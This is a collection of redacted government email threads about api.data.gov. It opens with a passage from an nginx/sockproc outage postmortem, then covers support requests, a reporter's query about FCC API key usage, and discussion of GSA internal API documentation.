- However, upon trying to restart nginx, nginx stopped, but then failed to start back up again. Instead, nginx wouldn't start because it kept saying something else was already listening on its ports. I identified that the "sockproc" process (used by our SSL handling) was somehow listening on nginx's ports, so I killed sockproc, and restarted nginx.
- nginx then successfully came back online, and service was fully restored at 12:25PM.

So during the 12:15PM-12:25PM time frame, some requests were failing, but only ones that landed on this 1 problematic server. I think the 1 bad server may have also started to get removed from load balancing rotation (particularly once I had stopped nginx completely and it wasn't starting back up), which would have lessened the impact (since then more traffic should have been getting routed to the good server). So for a very loose ballpark, I think during this 10 minute period, maybe 1/4-1/3 of requests to us failed.

What caused the outage

Why 1 of our servers began hanging when serving up SSL requests is a strange one. I'm not 100% sure I've reproduced the exact scenario that took things down on June 1 (since I think we hit a pretty rare edge case that is hard to reproduce), but I was able to reproduce the fundamental issue. Here's what I found:

- At first, I tried re-running some of the traffic that was hitting our server at the time (there were some SSL scanning tools hitting the server at the time, which stood out, but are really fairly normal). However, despite barraging a test server with traffic and SSL scans, I couldn't replicate the problem.
- I then shifted towards looking into why the "sockproc" process was preventing nginx from starting up after I had stopped nginx, and that's where I had more luck. I found that if I explicitly restarted nginx in a certain way, I could reproduce the issue of sockproc taking over nginx's sockets and preventing nginx from starting again.

So the issue gets into the specifics of how we use lua-resty-auto-ssl to handle SSL and how it works internally, but sockproc taking over nginx's sockets is actually an issue we've seen before, but should have been addressed. However, it turns out that there was an esoteric bug in the original fix that hinged upon what current directory you were
cded into when you first started or restarted nginx. If you were
cded to a directory that the nginx worker user didn't have permission to (like your personal home directory), then "sockproc" would end up inheriting nginx's sockets. By inheriting nginx's sockets, when nginx was stopped, sockproc take over trying to respond on nginx's ports. sockproc obviously can't respond to anything on those ports (since it's not a web server), which would then lead to the appearance the server was alive (something was still accepting connections on the port), but hung (since you'd never get a response).

The only part of this that doesn't add up completely, is that I was only able reproduce nginx hanging when I triggered a restart of nginx (where by nginx stopping, sockproc would take over listening on its ports). However, in our situation, nginx got reloaded the previous day (after the deployment of the new configuration), but then shouldn't have been touched at all on June 1st. So I'm not completely sure what would have caused nginx to suddenly stop responding during the middle of the day. My theory is that we hit some edge case that either caused nginx to reload on its own, or something else happened which allowed sockproc to take over nginx's sockets (since they were always being inherited by sockproc, it just hinged upon sockproc taking them over for them to become active and then start causing problems).

So again, while I wasn't able to completely reproduce this issue in the sporadic way that it occurred, I was able to reproduce very similar behavior with more explicit commands (nginx appearing up, but hung/not responding, and then nginx not being able to start again due to sockproc already listening on its port). So it seems like this inherited socket issue is likely the culprit.

The fix

While all of this functionality is buried in the inner workings of our SSL setup, the fix is relatively straightforward: Make sure sockproc really drops the inherited file descriptors from nginx (as we had always intended).

Since the bug only cropped up depending on the permissions of where the user was
cded to, then before starting sockproc we now
cd / to ensure the script will have permissions to execute. We've also removed the underlying culprit causing the permission issues (it was due to a shell call to
basename), and we've also added more redundancy to better ensure the file descriptors are always cleared. Tests have also been added to ensure sockproc is only listening on the expected sockets.

It's outlined in a bit more detail here: GUI/lua-resty-auto-ssl#75

-

You are receiving this because you are subscribed to this thread.
Reply to this email directly, view it on GitHub, or mute the thread.

Subject: Re: api.data.gov Contact Message from (b) (6) @gmail.com
Date: Mon, 29 May 2017 15:50:58 +0530
From: (b) (6) (b) (6) @gmail.com>
To: gray.brooks@gsa.gov
Cc: "api.data.gov@gsa.gov" <api.data.gov@gsa.gov>, "Muerdter, Nick" <Nick.Muerdter@nrel.gov>
Message-ID: <CAF_xCUQVgCmk6vXTf3VOx8p2ufhEMwt6FuHsoMV0mVhKThdj5w@mail.gmail.com>
MD5: d20d28478507c8dd1c4a2b1efe9c44c4

Thank you for your response.

On 27-May-2017 1:27 AM, "Gray Brooks" <gray.brooks@gsa.gov> wrote:

Sorry, (b) (6), but we're just not in a position to know or help since we're not involved with this project at all.

Gray B.

On Thu, May 25, 2017 at 1:59 PM, (b) (6) <(b) (6) @gmail.com> wrote:

Hi ,

So is there any alternate to get api

Any possibility?? Because I have to download that sheet through API.

On 25-May-2017 11:19 PM, "Muerdter, Nick" <Nick.Muerdter@nrel.gov> wrote:
Hi,

Unfortunately, I don't think this is an API we support.

If you're referring to this dataset https://data.gov.in/catalog/locality-based-pincode then, I think you'll need to reach out to folks on the data.gov.in site. This e-mail address is used for API services the US Government runs, so we can't help you with the India datasets.

Thanks,
Nick

From: (b) (6) <(b) (6) @gmail.com<mailto:(b) (6) @gmail.com>>
Date: Thursday, May 25, 2017 at 11:39 AM
To: Nick Muerdter <nick.muerdter@nrel.gov<mailto:nick.muerdter@nrel.gov>>
Cc: "api.data.gov@gsa.gov<mailto:api.data.gov@gsa.gov>" <api.data.gov@gsa.gov<mailto:api.data.gov@gsa.gov>>
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Here find the excel name:

Village/Locality Based Pin Mapping As On 16th March 2017

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can try to forward your request onto the appropriate agency if so, but I'm
not sure which API you're referring to.

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>You received this message because you are subscribed to the Google Groups
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>To unsubscribe from this group and stop receiving emails from it, send an
>email to
api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C4e36073beb1547f9502808d4a3951249%7Ca0f29d7e28cd4f5484427885aee7c080%7C1%7C0%7C636313308035710609&sdata=U%2FCTAVt71FiU8tpybnVYoBaCMXZ4%2BTsQ9cjB8BglAq4%3D&reserved=0>+unsubscribe@gsa.gov<mailto:unsubscribe@gsa.gov>.
>

Subject: Re: api.data.gov Contact Message from (b) (6) gmail.com
Date: Fri, 26 May 2017 15:57:26 -0400
From: Gray Brooks <gray.brooks@gsa.gov>
To: (b) (6) <(b) (6) @gmail.com>
Cc: "Muerdter, Nick" <Nick.Muerdter@nrel.gov>, "api.data.gov@gsa.gov" <api.data.gov@gsa.gov>
Message-ID: <CADOg4ug2WfXnfSDHYWnQiBJRt1q4oZqUb3rXXS3Gvzgky9odjQ@mail.gmail.com>
MD5: a39e1f04b3fa02a7e8358870fe65d23f

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>To unsubscribe from this group and stop receiving emails from it, send an
>email to
api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C4e36073beb1547f9502808d4a3951249%7Ca0f29d7e28cd4f5484427885aee7c080%7C1%7C0%7C636313308035710609&sdata=U%2FCTAVt71FiU8tpybnVYoBaCMXZ4%2BTsQ9cjB8BglAq4%3D&reserved=0>+unsubscribe@gsa.gov<mailto:unsubscribe@gsa.gov>.
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From: (b) (6) @gmail.com>
To: "Muerdter, Nick" <Nick.Muerdter@nrel.gov>
Cc: api.data.gov@gsa.gov
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can try to forward your request onto the appropriate agency if so, but I'm
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>--
>You received this message because you are subscribed to the Google Groups
>"api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C4e36073beb1547f9502808d4a3951249%7Ca0f29d7e28cd4f5484427885aee7c080%7C1%7C0%7C636313308035710609&sdata=U%2FCTAVt71FiU8tpybnVYoBaCMXZ4%2BTsQ9cjB8BglAq4%3D&reserved=0>" group.
>To unsubscribe from this group and stop receiving emails from it, send an
>email to
api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C4e36073beb1547f9502808d4a3951249%7Ca0f29d7e28cd4f5484427885aee7c080%7C1%7C0%7C636313308035710609&sdata=U%2FCTAVt71FiU8tpybnVYoBaCMXZ4%2BTsQ9cjB8BglAq4%3D&reserved=0>+unsubscribe@gsa.gov<mailto:unsubscribe@gsa.gov>.
>

Subject: Re: api.data.gov Contact Message from (b) (6) @gmail.com
Date: Thu, 25 May 2017 23:09:59 +0530
From: (b) (6) @gmail.com>
To: "Muerdter, Nick" <Nick.Muerdter@nrel.gov>
Cc: api.data.gov@gsa.gov
Message-ID: <CAF_xCUQgTtrwWKhLmRzh34OaRJR_JnvK-tftwvFLOF54swCrUw@mail.gmail.com>
MD5: 797239e76d8b8cd871bbb39e19ab7f8b

Hi
Here find the excel name:

Village/Locality Based Pin Mapping As On 16th March 2017

So I need that excel API key.
More over let me know majority excels have request api key mentioned why???

Please let me know and how to get api keys for those sheets

Thanks
(b) (6)

On 25-May-2017 11:04 PM, "Muerdter, Nick" <Nick.Muerdter@nrel.gov> wrote:
Hi,

Are you referring to one of the APIs listed on https://api.data.gov? We
can try to forward your request onto the appropriate agency if so, but I'm
not sure which API you're referring to.

Thanks,
Nick

On 5/11/17, 9:53 AM, "api.data.gov@gsa.gov on behalf of
noreply@api.data.gov" <api.data.gov@gsa.gov on behalf of
noreply@api.data.gov> wrote:

>Name: (b) (6)
>Email: (b) (6) @gmail.com
>API: Village/Locality Based Pin Mapping As On 16th March 2017
>Subject: API key support
>
>---
>
>Can you please help
>i need to download --Village/Locality Based Pin Mapping As On 16th March
>2017 -excel
>
>
>---
>
>--
>You received this message because you are subscribed to the Google Groups
>"api.data.gov" group.
>To unsubscribe from this group and stop receiving emails from it, send an
>email to api.data.gov+unsubscribe@gsa.gov.
>

Subject: Re: Question from a reporter re: API keys
Date: Wed, 10 May 2017 14:13:10 -0400
From: Gray Brooks <gray.brooks@gsa.gov>
To: "Muerdter, Nick" <Nick.Muerdter@nrel.gov>
Cc: Hyon Kim - TAA <hyon.kim@gsa.gov>, "api.data.gov@gsa.gov" <api.data.gov@gsa.gov>, Philip Ashlock - TAA <philip.ashlock@gsa.gov>, Idris Odunewu - XAAB-C <idris.odunewu@gsa.gov>
Message-ID: <CADOg4uihPOUxjzF-_JifPuv0R_1x0Ln-7Ztm5nt_7zMekjBiNg@mail.gmail.com>
MD5: 8c726d067fa9f9798b92b3b3b1088bad

And sorry - to follow up, this is in our realm but I think the answer will be to loop in comms and get their direction on responding. If you don't mind, I'll take it from here.

Gray

```
{
 "team": "18F",
 "company": "GSA",
 "cell": "(b) (6)
 "links": [{
  "name": "/Developer Program",
  "url": "https://pages.18f.gov/API-All-the-X"
 }, {
  "name": "US Government API listserve",
  "url": "https://bit.ly/apilistservedc"
 }]
}
```


On Wed, May 10, 2017 at 2:04 PM, Gray Brooks <gray.brooks@gsa.gov> wrote:

Thanks Hyon - I'm bring this up over in #outreach in Slack if you're game to join me there. We should def. talk before replying.

Gray

```
{
 "team": "18F",
 "company": "GSA",
 "cell": "(b) (6)
 "links": [{
  "name": "/Developer Program",
  "url": "https://pages.18f.gov/API-All-the-X"
 }, {
  "name": "US Government API listserve",
  "url": "https://bit.ly/apilistservedc"
 }]
}
```


On Wed, May 10, 2017 at 1:44 PM, Muerdter, Nick <Nick.Muerdter@nrel.gov> wrote:
Assuming we can share the info, then we do have information on which API keys used the following 2 FCC APIs: https://api.data.gov/docs/fcc/ However, the rest of the FCC APIs (https://www.fcc.gov/reports-research/developers) don't use api.data.gov, so we wouldn't have any information on those. The FCC might have more details on the usage of the other APIs, but it might

depend on the API (looking at a few, they don't appear to require API keys, so they might not have this kind of information).

Nick

From: Hyon Kim - TAA <hyon.kim@gsa.gov<mailto:hyon.kim@gsa.gov>>
Date: Wednesday, May 10, 2017 at 11:30 AM
To: "api.data.gov@gsa.gov<mailto:api.data.gov@gsa.gov>"
<api.data.gov@gsa.gov<mailto:api.data.gov@gsa.gov>>
Cc: Philip Ashlock - TAA <philip.ashlock@gsa.gov<mailto:philip.ashlock@gsa.gov>>, Idris Odunewu - XAAB-C <idris.odunewu@gsa.gov<mailto:idris.odunewu@gsa.gov>>
Subject: Fwd: Question from a reporter re: API keys

Hi--before I figure out the routing issues - since it's a question from a reporter - is this a proper question for api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C4ad921c1d64d4af46cb408d497ca3d7f%7Ca0f29d7e28cd4f5484427885aee7c080%7C1%7C0%7C636300342253206712&sdata=wxw432CoZLYzQHB3ElfH5dtxB%2B%2FOO1PexJxmeQaMgy4%3D&reserved=0> on the substance?

---------- Forwarded message ----------
From: (b) (6) (b) (6) @theintercept.com<mailto:(b) (6) @theintercept.com>>
Date: Wed, May 10, 2017 at 12:25 PM
Subject: Question from a reporter re: API keys
To: datagov@gsa.gov<mailto:datagov@gsa.gov>

Hello-

What would be the best way to figure out which Data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2FData.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C4ad921c1d64d4af46cb408d497ca3d7f%7Ca0f29d7e28cd4f5484427885aee7c080%7C1%7C0%7C636300342253206712&sdata=h2XgQLHpPCnGCxV%2BABI5N2Rhn7V1EtB2t1V7SW84m8U%3D&reserved=0> API key owners were using the FCC's API during a certain time period? Would that information require a FOIA request?

Thank you,
(b) (6)

(b) (6)
Technology Reporter @ The Intercept
Cell/Signal: (b) (6) <tel:(202)%20320-9984>
PGP Fingerprint: 72D7 6D77 EFCF 7C5D C628 BAD2 5D7F 56C2 5811 B183

--

--
Hyon Kim
Program Director
Data.gov
(202) 441 0446

--
You received this message because you are subscribed to the Google Groups "api.data.gov" group.
To unsubscribe from this group and stop receiving emails from it, send an email to api.data.gov+unsubscribe@gsa.gov<mailto:api.data.gov+unsubscribe@gsa.gov>.

Subject: Re: Question from a reporter re: API keys
Date: Wed, 10 May 2017 14:04:43 -0400
From: Gray Brooks <gray.brooks@gsa.gov>
To: "Muerdter, Nick" <Nick.Muerdter@nrel.gov>
Cc: Hyon Kim - TAA <hyon.kim@gsa.gov>, "api.data.gov@gsa.gov" <api.data.gov@gsa.gov>, Philip Ashlock - TAA <philip.ashlock@gsa.gov>, Idris Odunewu - XAAB-C <idris.odunewu@gsa.gov>
Message-ID: <CADOg4uiTX_-3E0_7gGdQ+8ybNnfJWcexxfj5zbCEFGFrkCk_DA@mail.gmail.com>
MD5: 6dce4890a152f67c2918d511bb1f8c2e

Thanks Hyon - I'm bring this up over in #outreach in Slack if you're game to join me there. We should def. talk before replying.

Gray

```
{
 "team": "18F",
 "company": "GSA",
 "cell": "(b) (6)
 "links": [{
  "name": "/Developer Program",
  "url": "https://pages.18f.gov/API-All-the-X"
 }, {
  "name": "US Government API listserve",
  "url": "https://bit.ly/apilistservedc"
 }]
}
```


On Wed, May 10, 2017 at 1:44 PM, Muerdter, Nick <Nick.Muerdter@nrel.gov> wrote:
Assuming we can share the info, then we do have information on which API keys used the following 2 FCC APIs: https://api.data.gov/docs/fcc/ However, the rest of the FCC APIs (https://www.fcc.gov/reports-research/developers) don't use api.data.gov, so we wouldn't have any information on those. The FCC might have more details on the usage of the other APIs, but it might depend on the API (looking at a few, they don't appear to require API keys, so they might not have this kind of information).

Nick

From: Hyon Kim - TAA <hyon.kim@gsa.gov<mailto:hyon.kim@gsa.gov>>
Date: Wednesday, May 10, 2017 at 11:30 AM
To: "api.data.gov@gsa.gov<mailto:api.data.gov@gsa.gov>" <api.data.gov@gsa.gov<mailto:api.data.gov@gsa.gov>>
Cc: Philip Ashlock - TAA <philip.ashlock@gsa.gov<mailto:philip.ashlock@gsa.gov>>, Idris Odunewu - XAAB-C <idris.odunewu@gsa.gov<mailto:idris.odunewu@gsa.gov>>
Subject: Fwd: Question from a reporter re: API keys

Hi--before I figure out the routing issues - since it's a question from a reporter - is this a proper question for api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C4ad921c1d64d4af46cb408d497ca3d7f%7Ca0f29d7e28cd4f5484427885aee7c080%7C1%7C0%7C636300342253206712&sdata=wxw432CoZLYzQHB3ElfH5dtxB%2B%2FOO1PexJxmeQaMgy4%3D&reserved=0> on the substance?

---------- Forwarded message ----------
From: (b) (6) @theintercept.com<mailto(b) (6) @theintercept.com>>
Date: Wed, May 10, 2017 at 12:25 PM
Subject: Question from a reporter re: API keys
To: datagov@gsa.gov<mailto:datagov@gsa.gov>

Hello-

What would be the best way to figure out which Data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2FData.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C4ad921c1d64d4af46cb408d497ca3d7f%7Ca0f29d7e28cd4f5484427885aee7c080%7C1%7C0%7C636300342253206712&sdata=h2XgQLHpPCnGCxV%2BABI5N2Rhn7V1EtB2t1V7SW84m8U%3D&reserved=0> API key owners were using the FCC's API during a certain time period? Would that information require a FOIA request?

Thank you,
(b) (6)

(b) (6)
Technology Reporter @ The Intercept
Cell/Signal: (b) (6) >
PGP Fingerprint: (b) (4)

--

--
Hyon Kim
Program Director
Data.gov
(202) 441 0446

--
You received this message because you are subscribed to the Google Groups "api.data.gov" group.
To unsubscribe from this group and stop receiving emails from it, send an email to api.data.gov+unsubscribe@gsa.gov<mailto:api.data.gov+unsubscribe@gsa.gov>.

Subject: Fwd: Question from a reporter re: API keys
Date: Wed, 10 May 2017 13:30:00 -0400
From: Hyon Kim - TAA <hyon.kim@gsa.gov>
To: api.data.gov@gsa.gov
Cc: Philip Ashlock - TAA <philip.ashlock@gsa.gov>, Idris Odunewu - XAAB-C <idris.odunewu@gsa.gov>
Message-ID: <CAC-1OrpZFUzLUj=eQkcqvmJ0k2atJs1R2MYV-_TvpAAiC18WEA@mail.gmail.com>
MD5: 3fc7b1a3564a590385d405f0b3847798
Attachments: signature.asc

Hi--before I figure out the routing issues - since it's a question from a reporter - is this a proper question for api.data.gov on the substance?

---------- Forwarded message ----------
From: (b) (6) @theintercept.com>
Date: Wed, May 10, 2017 at 12:25 PM
Subject: Question from a reporter re: API keys
To: datagov@gsa.gov

Hello-

What would be the best way to figure out which Data.gov API key owners were using the FCC's API during a certain time period? Would that information require a FOIA request?

Thank you,
(b) (6)

(b) (6)
Technology Reporter @ The Intercept
Cell/Signal: (b) (6)
PGP Fingerprint: (b) (4)


--

--

Hyon Kim
Program Director
Data.gov
(202) 441 0446

Subject: Support Request - Setting Email Validation on the SAM APIs (api.data.gov/sam)
Date: Mon, 23 Oct 2017 08:41:05 -0400
From: Memi Whitehead - QD2B <meredith.whitehead@gsa.gov>
To: "api.data.gov" <api.data.gov@gsa.gov>
Cc: "Muerdter, Nick" <Nick.Muerdter@nrel.gov>, Gopi Molakalapalli - QD-C <gopi.molakalapalli@gsa.gov>, Kamran Koochekzadeh - QD-C <kamran.koochekzadeh@gsa.gov>, Rafael Villavicencio - QD-C <rafael.villavicencio@gsa.gov>, Antonio Romero - IQSE <antonio.romero@gsa.gov>
Message-ID: <CADA1iJ1sRG+k4zchZKEn6ps58_ajLkF-6kWFHUYxpjCHapwGog@mail.gmail.com>
MD5: bca52957a2b18faf80ce3a807fdf91c6

Good morning, all. I thought I added an email validation step to the API key sign up process for SAM on Wednesday, 10/18. I set it to established the transition period where current keys will continue to work, then require re-validation across the board.



I tested it this morning for my government account and for my personal email address. Both seemed to assign me an API key without any email validation. What did I do wrong?


Many thanks,
Memi

Meredith "Memi" Whitehead, PMP
IAE Business Operations Division
U.S. General Services Administration (GSA)
E-mail: meredith.whitehead@gsa.gov

Subject: Re: Questions on the use of the FEC API
Date: Fri, 27 Oct 2017 22:03:42 -0400
From: Lindsay Young <lindsayn.young@gsa.gov>
To: "gray.brooks" <gray.brooks@gsa.gov>
Message-ID: <CAG=vEDtaReXB8uxR01QKu3RxdkLr7qa3gq74d2KOXGD9Oak-Ng@mail.gmail.com>
MD5: 3539aaad0547a7ca763c1e7147d1e58f

Hello Gray!

This is actually something I have been meaning to follow up on! In the API dashboard it looks like I have set the default limits to 120 a minute, but the keys are still defaulting to 1000 an hour.



I will set this person's key manually. Thanks again!

-Lindsay

On Thu, Oct 26, 2017 at 4:35 PM, Gray Brooks <gray.brooks@gsa.gov> wrote:

FYI, a developer request for help. Game to follow up with them?

Gray

{
 "team": "TTS",
 "company": "GSA",
 "cell": "(b) (6)
 "links": [{
  "name": "/Developer Program",
  "url": "https://api-all-the-x.18f.gov"
 }, {
  "name": "US Government API listserve",
  "url": "https://bit.ly/apilistservedc"
 }]
}

---------- Forwarded message ----------
From: **Hyon Kim - QXA** <hyon.kim@gsa.gov>
Date: Thu, Oct 26, 2017 at 4:28 PM
Subject: Fwd: Questions on the use of the FEC API
To: api.data.gov@gsa.gov
Cc: idris.odunewu@gsa.gov

Forwarding inquiry received through Datagov

Begin forwarded message:

From: (b) (6) @twosigma.com>

Date: October 26, 2017 at 4:27:16 PM EDT
To: "'datagov@gsa.gov'" <datagov@gsa.gov>
Cc: "'pubrec@fec.gov'" <pubrec@fec.gov>
Subject: Questions on the use of the FEC API

I'm experimenting issues with the FEC API using the
https://api.open.fec.gov/v1/schedules/schedule_a endpoint.

Any help you could provide on these issues would be much appreciated:

- I have registered for a personal API Key (b) (4)), yet I still seem to be subject to the 1000 requests per hour limitation instead of 120 per minute
- To limit the data I get back I would like to either:
  - Query by 5 digit zip and have it match 9 digit zip codes as well
  - Query by last name and require that it be an exact match

Thanks,

(b) (6)
(b) (6) @twosigma.com
(b) (6)

--

Subject: Re: [Update] chat api.data.gov and digital signature APIs
Date: Mon, 28 Aug 2017 15:30:22 -0500
From: "Ryan Day (BDFE)" <ryan.day@gsa.gov>
To: Richard Brooks - XCCF-Detail <gray.brooks@gsa.gov>
Cc: Neelmadhav Phadke - IC-C <neelmadhav.phadke@gsa.gov>, Richard Shaw - IDS <richard.shaw@gsa.gov>, Sudhangi Suthrave - IC-C <sudhangi.suthrave@gsa.gov>, Jayanta Sinha - IPO-C <jayanta.sinha@gsa.gov>, "api.data.gov@gsa.gov" <api.data.gov@gsa.gov>, Joseph Castle - IDD <joseph.castle@gsa.gov>
Message-ID: <CAJR38Dv7XGb3qeW7=1v9QzzGedfJc2h3x9CKmK5pkmR7iUQzXg@mail.gmail.com>
MD5: 2b289f1448a3a515dd45ac317dade71f

To put it another way Gray, you're suggesting they go ahead and post their internal APIs to the external API directory with a note they are internal. And have a public github repo for the doco using the API template.

I don't have any objections to that, and that's actually what is currently stated in the API standards and totally legit. That would definitely have a lot of value for sharing information about their APIs.

Longer term (3-6 months?), I would also like to see us work toward an internal API directory, but don't want to hijack the thread on that topic.

Ryan Day | Office of Corporate IT Services (IC) | GSA IT

Office: 816-823-5322 | Mobile: (b) (6) | ryan.day@gsa.gov

On Mon, Aug 28, 2017 at 3:02 PM, Gray Brooks <gray.brooks@gsa.gov> wrote:

Hi folks,

I just want to add a belated follow up to this conversation. First off, yes to everything Ryan said.

But the other thing I'll throw out there that I think will serve us well would be this - even for internal APIs:

> use the GSA API documentation template for the API documentation (not a word doc or pdf that's circulated or a page on insite)
>
> have it be available publicly (examples here and here)
> and link to it from the GSA api directory that we already have and use on open.gsa.gov

In the documentation, you can make clear who the intended users are (which you should be doing anyway) and it's fine for that audience to just be internal to GSA. You can use the api key setup you have to manage access just the same, granting access to your API only to those you want to grant access. There should be no security concern to your API docs being publicly available, if there is, something else is wrong.

But in the meantime, your API docs will be wayyyy more findable to those who you want to find them. And it's not a defect, but rather a proactive positive step for 3rd party developers to better understand how we work internally.

Happy to expand on this more and/or help the DSS team create a new repo and stand up the api docs, but to me, this is all win and no loss.

Gray

{
 "team": "18F",
 "company": "GSA",
 "cell": "(b) (6)
 "links": [{
  "name": "/Developer Program",
  "url": "https://api-all-the-x.18f.gov"
 }, {
  "name": "US Government API listserve",
  "url": "https://bit.ly/apilistservedc"
 }]
}

On Wed, Aug 9, 2017 at 11:01 AM, Neelmadhav Phadke - IC-C <neelmadhav.phadke@gsa.gov> wrote:

Oh nice! ...these are great suggestions.

We'll discuss these out internally and decide on the next steps.

thanks Ryan, Gary and everyone for all your help.

Thanks & regards,

{
  "name" : "Neel Phadke",
  "role" : "Enterprise Solution Architect",
  "phone" : "(b) (6)
  "location" : "1800 F St NW Washington DC 20405",
  "about us" :
   {
     "team" : "DSS"
     "team email" : "dssteam@gsa.gov",
     "learn more" : "http://e07r7m-dsstest.gsa.gov:7070/DSSUI/"
   }
}

On Wed, Aug 9, 2017 at 10:56 AM, Ryan Day (BDFE) <ryan.day@gsa.gov> wrote:

A couple of ideas:

- Your team could send out an announcement to the apis@gsa.gov, which will reach the developers.

- Add an item in the GSA IT Around the Horn

- GSA news brief or Insite update

- Volunteer to present the new API at the quarterly API working group meeting in the fall

Hope this helps!

Ryan Day | Office of Corporate IT Services (IC) | GSA IT
Office: 816-823-5322 | Mobile: (b) (6) | ryan.day@gsa.gov

On Wed, Aug 9, 2017 at 9:32 AM, Neelmadhav Phadke - IC-C <neelmadhav.phadke@gsa.gov> wrote:

I guess my question is how do I advertise about our DSS APIs to the GSA community.

If we have to wait for the API Directory to be available then we can wait but just wanted to know if there is any other alternate.

Thanks & regards,

{
"name" : "Neel Phadke",
"role" : "Enterprise Solution Architect",
"phone" : (b) (6)
"location" : "1800 F St NW Washington DC 20405",
"about us" :
{
"team" : "DSS"
"team email" : "dssteam@gsa.gov",
"learn more" : "http://e07r7m-dsstest.gsa.gov:7070/DSSUI/"
}
}

On Wed, Aug 9, 2017 at 10:27 AM, Ryan Day (BDFE) <ryan.day@gsa.gov> wrote:

>>Please let us know what the next steps are as we have internal demo for our gsa mgmt coming up and we want to showcase this end to end functionality

Hi Neel,

I am not 100% certain what you're requesting regarding next steps. If you are asking to have an API directory available prior to a GSA management meeting, I am afraid that is not realistic.

If you would like to have someone test your service through api.gsa.gov, I would be happy to give it a shot.

Ryan Day | Office of Corporate IT Services (IC) | GSA IT
Office: 816-823-5322 | Mobile: (b) (6) ryan.day@gsa.gov

On Tue, Aug 8, 2017 at 8:46 AM, Neelmadhav Phadke - IC-C <neelmadhav.phadke@gsa.gov> wrote:

Hi Ryan, Gray

Please let us know what the next steps are as we have internal demo for our gsa mgmt coming up and we want to showcase this end to end functionality

Thanks
Neel

On Aug 4, 2017 11:57 AM, "Ryan Day (BDFE)" <ryan.day@gsa.gov> wrote:

I will jump in here and say this is a fantastic test case for the buildout of an internal GSA API directory.

That is a project Joe and I have been researching and honestly have not found the appropriate location yet, although we have drafted some user stories which I can share.

Joe maybe we can include this group and talk about the way forward?

Ryan

On Fri, Aug 4, 2017 at 10:00 AM Neelmadhav Phadke - IC-C <neelmadhav.phadke@gsa.gov> wrote:

We would like the API to be searchable to the GSA for now.

Thanks & regards,


```
{
  "name" : "Neel Phadke",
  "role" : "Enterprise Solution Architect",
  "phone" : "(b) (6)
  "location" : "1800 F St NW Washington DC 20405",
  "about us" :
   {
      "team" : "DSS"
      "team email" : "dssteam@gsa.gov",
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

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Ryan Day | Office of Corporate IT Services (IC) | GSA IT
Office: 816-823-5322 | Mobile:(b) (6) ryan.day@gsa.gov

